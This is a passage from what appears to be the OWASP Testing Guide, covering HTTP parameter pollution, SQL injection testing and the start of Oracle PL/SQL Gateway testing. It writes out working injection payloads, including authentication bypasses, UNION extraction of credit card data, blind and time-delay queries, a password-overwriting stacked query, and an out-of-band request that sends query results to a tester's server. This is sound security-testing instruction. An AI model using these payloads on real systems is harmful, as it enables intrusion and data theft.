security_token=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshlager19test%40gmail.
```

The flaw resided in the authentication mechanism used by the web application, as the security check was performed on the first `blogID` parameter, whereas the actual operation used the second occurrence.

Expected Behavior by Application Server

The following table illustrates how different web technologies behave in presence of multiple occurrences of the same HTTP parameter.

Given the URL and querystring: `http://example.com/?color=red&color=blue`

Web Application Server Backend	Parsing Result	Example
ASP.NET / IIS	All occurrences concatenated with a comma	<code>color=red,blue</code>
ASP / IIS	All occurrences concatenated with a comma	<code>color=red,blue</code>
PHP / Apache	Last occurrence only	<code>color=blue</code>
PHP / Zeus	Last occurrence only	<code>color=blue</code>
JSP, Servlet / Apache Tomcat	First occurrence only	<code>color=red</code>
JSP, Servlet / Oracle Application Server 10g	First occurrence only	<code>color=red</code>
JSP, Servlet / Jetty	First occurrence only	<code>color=red</code>
IBM Lotus Domino	Last occurrence only	<code>color=blue</code>
IBM HTTP Server	First occurrence only	<code>color=red</code>
mod_perl, libapreq2 / Apache	First occurrence only	<code>color=red</code>
Perl CGI / Apache	First occurrence only	<code>color=red</code>
mod_wsgi (Python) / Apache	First occurrence only	<code>color=red</code>
Python / Zope	All occurrences in List data type	<code>color=['red','blue']</code>

(source: [Media:AppsecEU09_CarettoniDiPaola_v0.8.pdf](#))

How to Test

Luckily, because the assignment of HTTP parameters is typically handled via the web application server, and not the application code itself, testing the response to parameter pollution should be standard across all pages and actions. However, as in-depth business logic knowledge is necessary, testing HPP requires manual testing. Automatic tools can only partially assist auditors as they tend to generate too many false positives. In addition, HPP can manifest itself in client-side and server-side components.

Server-side HPP

To test for HPP vulnerabilities, identify any form or action that allows user-supplied input. Query string parameters in HTTP GET requests are easy to tweak in the navigation bar of the browser. If the form action submits data via POST, the tester will need to use an intercepting proxy to tamper with the POST data as it is sent to the server. Having identified a particular input parameter to test, one can edit the GET or POST data by intercepting the request, or change the query string after the response page loads. To test for HPP vulnerabilities simply append the same parameter to the GET or POST data but with a different value assigned.

For example: if testing the `search_string` parameter in the query string, the request URL would include that parameter name and value.

```
http://example.com/?search_string=kittens
```

The particular parameter might be hidden among several other parameters, but the approach is the same; leave the other parameters in place and append the duplicate.

```
http://example.com/?mode=guest&search_string=kittens&num_results=100
```

Append the same parameter with a different value

```
http://example.com/?mode=guest&search_string=kittens&num_results=100&search_string=puppies
```

and submit the new request.

Analyze the response page to determine which value(s) were parsed. In the above example, the search results may show kittens , puppies , some combination of both (kittens,puppies OR kittens~puppies OR ['kittens','puppies']), may give an empty result, or error page.

This behavior, whether using the first, last, or combination of input parameters with the same name, is very likely to be consistent across the entire application. Whether or not this default behavior reveals a potential vulnerability depends on the specific input validation and filtering specific to a particular application. As a general rule: if existing input validation and other security mechanisms are sufficient on single inputs, and if the server assigns only the first or last polluted parameters, then parameter pollution does not reveal a vulnerability. If the duplicate parameters are concatenated, different web application components use different occurrences or testing generates an error, there is an increased likelihood of being able to use parameter pollution to trigger security vulnerabilities.

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

1. Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. `page?par1=val1`
2. Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. `page?par1=HPP_TEST1`
3. Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. `page?par1=val1&par1=HPP_TEST1`
4. Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.

Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.

Client-side HPP

Similarly to server-side HPP, manual testing is the only reliable technique to audit web applications in order to detect parameter pollution vulnerabilities affecting client-side components. While in the server-side variant the attacker leverages a vulnerable web application to access protected data or perform actions that either not permitted or not supposed to be executed, client-side attacks aim at subverting client-side components and technologies.

To test for HPP client-side vulnerabilities, identify any form or action that allows user input and shows a result of that input back to the user. A search page is ideal, but a login box might not work (as it might not show an invalid username back to the user).

Similarly to server-side HPP, pollute each HTTP parameter with `%26HPP_TEST%` and look for *url-decoded* occurrences of the user-supplied payload:

- `&HPP_TEST%`
- `<tt>&HPP_TEST</tt>`
- ... and others

In particular, pay attention to responses having HPP vectors within `data` , `src` , `href` attributes or forms actions. Again, whether or not this default behavior reveals a potential vulnerability depends on the specific input validation, filtering and

application business logic. In addition, it is important to notice that this vulnerability can also affect query string parameters used in XMLHttpRequest (XHR), runtime attribute creation and other plugin technologies (e.g. Adobe Flash's flashvars variables).

Tools

OWASP ZAP HPP Passive/Active Scanners [<https://code.google.com/p/zap-extensions/wiki/V1Extensions>]

HPP Finder (Chrome Plugin) [<https://chrome.google.com/webstore/detail/hpp-finder>]

References

Whitepapers

HTTP Parameter Pollution - Luca Carettoni, Stefano di Paola
[https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf]

Split and Join (Bypassing Web Application Firewalls with HTTP Parameter Pollution) - Lavakumar Kuppan
[http://www.andlabs.org/whitepapers/Split_and_Join.pdf]

Client-side Http Parameter Pollution Example (Yahoo! Classic Mail flaw) - Stefano di Paola
[<http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html>]

How to Detect HTTP Parameter Pollution Attacks - Chrysostomos Daniel [<http://www.acunetix.com/blog/whitepaper-http-parameter-pollution/>]

CAPEC-460: HTTP Parameter Pollution (HPP) - Evgeny Lebedev [<http://capec.mitre.org/data/definitions/460.html>]

Automated Discovery of Parameter Pollution Vulnerabilities in Web Applications - Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, Engin Kirda [<http://www.iseclab.org/people/embyte/papers/hpp.pdf>]

Testing for SQL Injection (OTG-INPVAL-005)

Summary

An [SQL injection](#) attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed with user-supplied data. Example:

```
select title, text from news where id=$id
```

In the example above the variable \$id contains user-supplied data, while the remainder is the SQL static part supplied by the programmer; making the SQL statement dynamic.

Because the way it was constructed, the user can supply crafted input trying to make the original SQL statement execute further actions of the user's choice. The example below illustrates the user-supplied data "10 or 1=1", changing the logic of the SQL statement, modifying the WHERE clause adding a condition "or 1=1".

```
select title, text from news where id=10 or 1=1
```

SQL Injection attacks can be divided into the following three classes:

- Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.
- Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).
- Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

A successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it may be easier for an attacker to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

About the techniques to exploit SQL injection flaws there are five commons techniques. Also those techniques sometimes can be used in a combined way (e.g. union operator and out-of-band):

- Union Operator: can be used when the SQL injection flaw happens in a SELECT statement, making it possible to combine two queries into a single result or result set.
- Boolean: use Boolean condition(s) to verify whether certain conditions are true or false.
- Error based: this technique forces the database to generate an error, giving the attacker or tester information upon which to refine their injection.
- Out-of-band: technique used to retrieve data using a different channel (e.g., make a HTTP connection to send the results to a web server).
- Time delay: use database commands (e.g. sleep) to delay answers in conditional queries. It useful when attacker

doesn't have some kind of answer (result, output, or error) from the application.

How to Test

Detection Techniques

The first step in this test is to understand when the application interacts with a DB Server in order to access some data.

Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).
- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.
- E-Commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. Consider also HTTP headers and Cookies.

The very first test usually consists of adding a single quote (') or a semicolon (;) to the field or parameter under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string *.
/target/target.asp, line 113
```

Also comment delimiters (-- or /* */, etc) and other SQL keywords like 'AND' and 'OR' can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Monitor all the responses from the web server and have a look at the HTML/javascript source code. Sometimes the error is present inside them but for some reason (e.g. javascript error, HTML comments, etc) is not presented to the user. A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection attack. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test each field separately: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

Standard SQL Injection Testing

Example 1 (classical SQL Injection):

Consider the following SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

```
$username = 1' or '1' = '1
```

```
$password = 1' or '1' = '1
```

The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

```
http://www.example.com/index.php?username=1%20or%20'1'%20=%20'1&password=1%20or%20'1'%20=%20'1
```

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.

In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases. Another example of query is the following:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to evade the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own syntax for comments, however, a common symbol to the greater majority of the databases is /*. In Oracle the symbol is --. This said, the values that we'll use as Username and Password are:

```
$username = 1' or '1' = '1')/*
```

```
$password = foo
```

In this way, we'll get the following query:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*) AND (Password=MD5('$password'))
```

(Due to the inclusion of a comment delimiter in the \$username value the password portion of the query will be ignored.)

The URL request will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1')/*&password=foo
```

This may return a number of values. Sometimes, the authentication code verifies that the number of returned records/results is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes a condition that the number of the returned results must be one. (One record returned) In order to reach this goal, we use the operator "LIMIT <num>", where <num> is the number of the results/records that we want to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:

```
$username = 1' or '1' = '1')) LIMIT 1/*
```

```
$password = foo
```

In this way, we create a request like the follow:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1')%20LIMIT%201/*&password=foo
```

Example 2 (simple SELECT statement):

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

When the tester tries a valid value (e.g. 10 in this case), the application will return the description of a product. A good way to test if the application is vulnerable in this scenario is play with logic, using the operators AND and OR.

Consider the request:

```
http://www.example.com/product.php?id=10 AND 1=2
```

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

In this case, probably the application would return some message telling us there is no content available or a blank page. Then the tester can send a true statement and check if there is a valid result:

```
http://www.example.com/product.php?id=10 AND 1=1
```

Example 3 (Stacked queries):

Depending on the API which the web application is using and the DBMS (e.g. PHP + PostgreSQL, ASP+SQL SERVER) it may be possible to execute multiple queries in one call.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

A way to exploit the above scenario would be:

```
http://www.example.com/product.php?id=10; INSERT INTO users (...)
```

This way is possible to execute many queries in a row and independent of the first query.

Fingerprinting the Database

Even the SQL language is a standard, every DBMS has its peculiarity and differs from each other in many aspects like special commands, functions to retrieve data such as users names and databases, features, comments line etc.

When the testers move to a more advanced SQL injection exploitation they need to know what the back end database is.

1) The first way to find out what back end database is used is by observing the error returned by the application. Follow are some examples:

MySQL:

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\*' at line 1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

```
Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near
" " at character 56 in /www/site/test.php on line 121.
```

2) If there is no error message or a custom error message, the tester can try to inject into string field using concatenation technique:

MySQL: 'test' + 'ing'

SQL Server: 'test' 'ing'

Oracle: 'test'||'ing'

PostgreSQL: 'test'||'ing'

Exploitation Techniques

Union Exploitation Technique

The UNION operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of columns of other tables. Suppose for our examples that the query executed from the server is the following:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

We will set the following \$id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

We will have the following query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Which will join the result of the original query with all the credit card numbers in the CreditCardTable table. The keyword **ALL** is necessary to get around queries that use the keyword DISTINCT. Moreover, we notice that beyond the credit card numbers, we have selected other two values. These two values are necessary, because the two queries must have an equal number of parameters/columns, in order to avoid a syntax error.

The first detail a tester needs to exploit the SQL injection vulnerability using such technique is to find the right numbers of columns in the SELECT statement.

In order to achieve this the tester can use ORDER BY clause followed by a number indicating the numeration of database's column selected:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

If the query executes with success the tester can assume, in this example, there are 10 or more columns in the SELECT statement. If the query fails then there must be fewer than 10 columns returned by the query. If there is an error message available, it would probably be:

```
Unknown column '10' in 'order clause'
```

After the tester finds out the numbers of columns, the next step is to find out the type of columns. Assuming there were 3 columns in the example above, the tester could try each column type, using the NULL value to help them:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

If the query fails, the tester will probably see a message like:

```
All cells in a column must have the same datatype
```

If the query executes with success, the first column can be an integer. Then the tester can move further and so on:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

After the successful information gathering, depending on the application, it may only show the tester the first result, because the application treats only the first line of the result set. In this case, it is possible to use a LIMIT clause or the tester can set an invalid value, making only the second query valid (supposing there is no entry in the database which ID is 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

Boolean Exploitation Technique

The Boolean exploitation technique is very useful when the tester finds a [Blind SQL Injection](#) situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

By using inference methods, it is possible to avoid this obstacle and thus to succeed in recovering the values of some desired fields. This method consists of carrying out a series of boolean queries against the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named id vulnerable to SQL injection. This means that carrying out the following request:

```
http://www.example.com/index.php?id=1'
```

We will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

Which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. For our examples, we will use the following pseudo-functions:

SUBSTRING (text, start, length): returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text): it gives back the number of characters in the input text.

Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function

SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for *Id*:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

That creates the following query (from now on, we will call it "inferential query"):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for *Id*:

```
$Id=1' AND '1' = '2
```

Which will create the following query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for our tests, i.e., when we should end the inference procedure. A technique to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.

We will insert the following value for the field *Id*:

```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

The query returns either true or false. If we obtain true, then we have completed the inference and, therefore, we know the

value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability.

Error based Exploitation technique

An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g. Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )--
```

In this example, the tester is concatenating the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the host name of the parameter passed to it, which is other query, the name of the user. When the database looks for a host name with the user database name, it will fail and return an error message like:

```
ORA-292257: host SCOTT unknown
```

Then the tester can manipulate the parameter passed to GET_HOST_NAME() function and the result will be shown in the error message.

Out of band Exploitation technique

This technique is very useful when the tester find a [Blind SQL Injection](#) situation, in which nothing is known on the outcome of an operation. The technique consists of the use of DBMS functions to perform an out of band connection and deliver the results of the injected query as part of the request to the tester's server. Like the error based techniques, each DBMS has its own functions. Check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM DUAL)--
```

In this example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request. This Oracle function will try to connect to 'testerserver' and make a HTTP GET request containing the return from the query "SELECT user FROM DUAL". The tester can set up a webserver (e.g. Apache) or use the Netcat tool:

```
/home/tester/nc -nlp 80
GET /SCOTT HTTP/1.1
Host: testerserver.com
Connection: close
```

Time delay Exploitation technique

The Boolean exploitation technique is very useful when the tester find a [Blind SQL Injection](#) situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g. MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false')--
```

In this example the tester is checking whether the MySql version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn't need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.

Stored Procedure Injection

When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.

Consider the following **SQL Server Stored Procedure**:

```
Create procedure user_login @username varchar(20), @passwd varchar(20)
As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring)
```

Go

```
User input:
anyusername or 1=1'
anypassword
```

This procedure does not sanitize the input, therefore allowing the return value to show an existing record with these parameters.

NOTE: This example may seem unlikely due to the use of dynamic SQL to log in a user, but consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code into this scenario and compromise the data.

Consider the following **SQL Server Stored Procedure**:

```
Create
procedure get_report @columnnamelist varchar(7900)
As
Declare @sqlstring varchar(8000)
Set @sqlstring = '
Select ' + @columnnamelist + ' from ReportTable'
exec(@sqlstring)
Go
```

```
User input:
1 from users; update users set password = 'password'; select *
```

This will result in the report running and all users' passwords being updated.

Automated Exploitation

Most of the situation and techniques presented here can be performed in a automated way using some tools. In this article the tester can find information how to perform an automated auditing using SQLMap:

https://www.owasp.org/index.php/Automated_Audit_using_SQLMap

Tools

- SQL Injection Fuzz Strings (from wfuzz tool) - <https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt>
- [OWASP SQLiX](#)
- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector](#)
- ilo--, Reversing.org - [sqlbf-tools](#)
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>
- icesurfer: SQL Server Takeover Tool - [sqlninja](#)
- Pangolin: Automated SQL Injection Tool - [Pangolin](#)
- Muhammin Dzulfakar: MySqloit, MySQL Injection takeover tool - <http://code.google.com/p/mysqloit/>
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper](#)
- [bsqlbf, a blind SQL injection tool](#) in Perl

References

- [Top 10 2013-A1-Injection](#)

- [SQL Injection](#)

Technology specific Testing Guide pages have been created for the following DBMSs:

- [Oracle](#)
- [MySQL](#)
- [SQL Server](#)

Whitepapers

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - <https://sparrow.ece.cmu.edu/group/731-s11/readings/anley-sql-inj.pdf>
- Chris Anley: "More Advanced SQL Injection" - http://www.encription.co.uk/downloads/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.databasesecurity.com/webapps/sqlinference.pdf>
- Imperva: "Blinded SQL Injection" - <https://www.imperva.com/lg/lgw.asp?pid=369>
- Ferruh Mavituna: "SQL Injection Cheat Sheet" - <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- Kevin Spett from SPI Dynamics: "SQL Injection" - <https://docs.google.com/file/d/0B5CQOTY4YRQCSWRHNkNaaFMyQTA/edit>
- Kevin Spett from SPI Dynamics: "Blind SQL Injection" - http://www.net-security.org/dl/articles/Blind_SQLInjection.pdf

Oracle Testing

Summary

Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is the component that translates web requests into database queries. Oracle has developed a number of software implementations, ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this chapter. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

How to Test

How the PL/SQL Gateway works

Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passes it on to the database server where it is executed.

1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
3. The requested package and procedure are wrapped in a block of anonymous PL/SQL, and sent to the database server.
4. The database server executes the procedure and sends the results back to the Gateway as HTML.
5. The gateway sends the response, via the web server, back to the client.

Understanding this point is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

```
http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql
```

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

If xxxx.yyyyy were replaced with something along the lines of "ebank.home," "store.welcome," "auth.login," or "books.search," then there's a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is "webuser":

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdbsvr.app file in older versions. Some default DADs include the following:

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

Determining if the PL/SQL Gateway is running

When performing an assessment against a server, it's important first to know what technology you're actually dealing with. If you don't already know, for example, in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. First, there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.

Server response headers

The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

The NULL test

In PL/SQL, "null" is a perfectly acceptable expression:

```
SQL> BEGIN
 2  NULL;
 3 END;
 4 /
```

PL/SQL procedure successfully completed.

We can use this to test if the server is running the PL/SQL Gateway. Simply take the DAD and append NULL, then append NOSUCHPROC:

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

Known package access

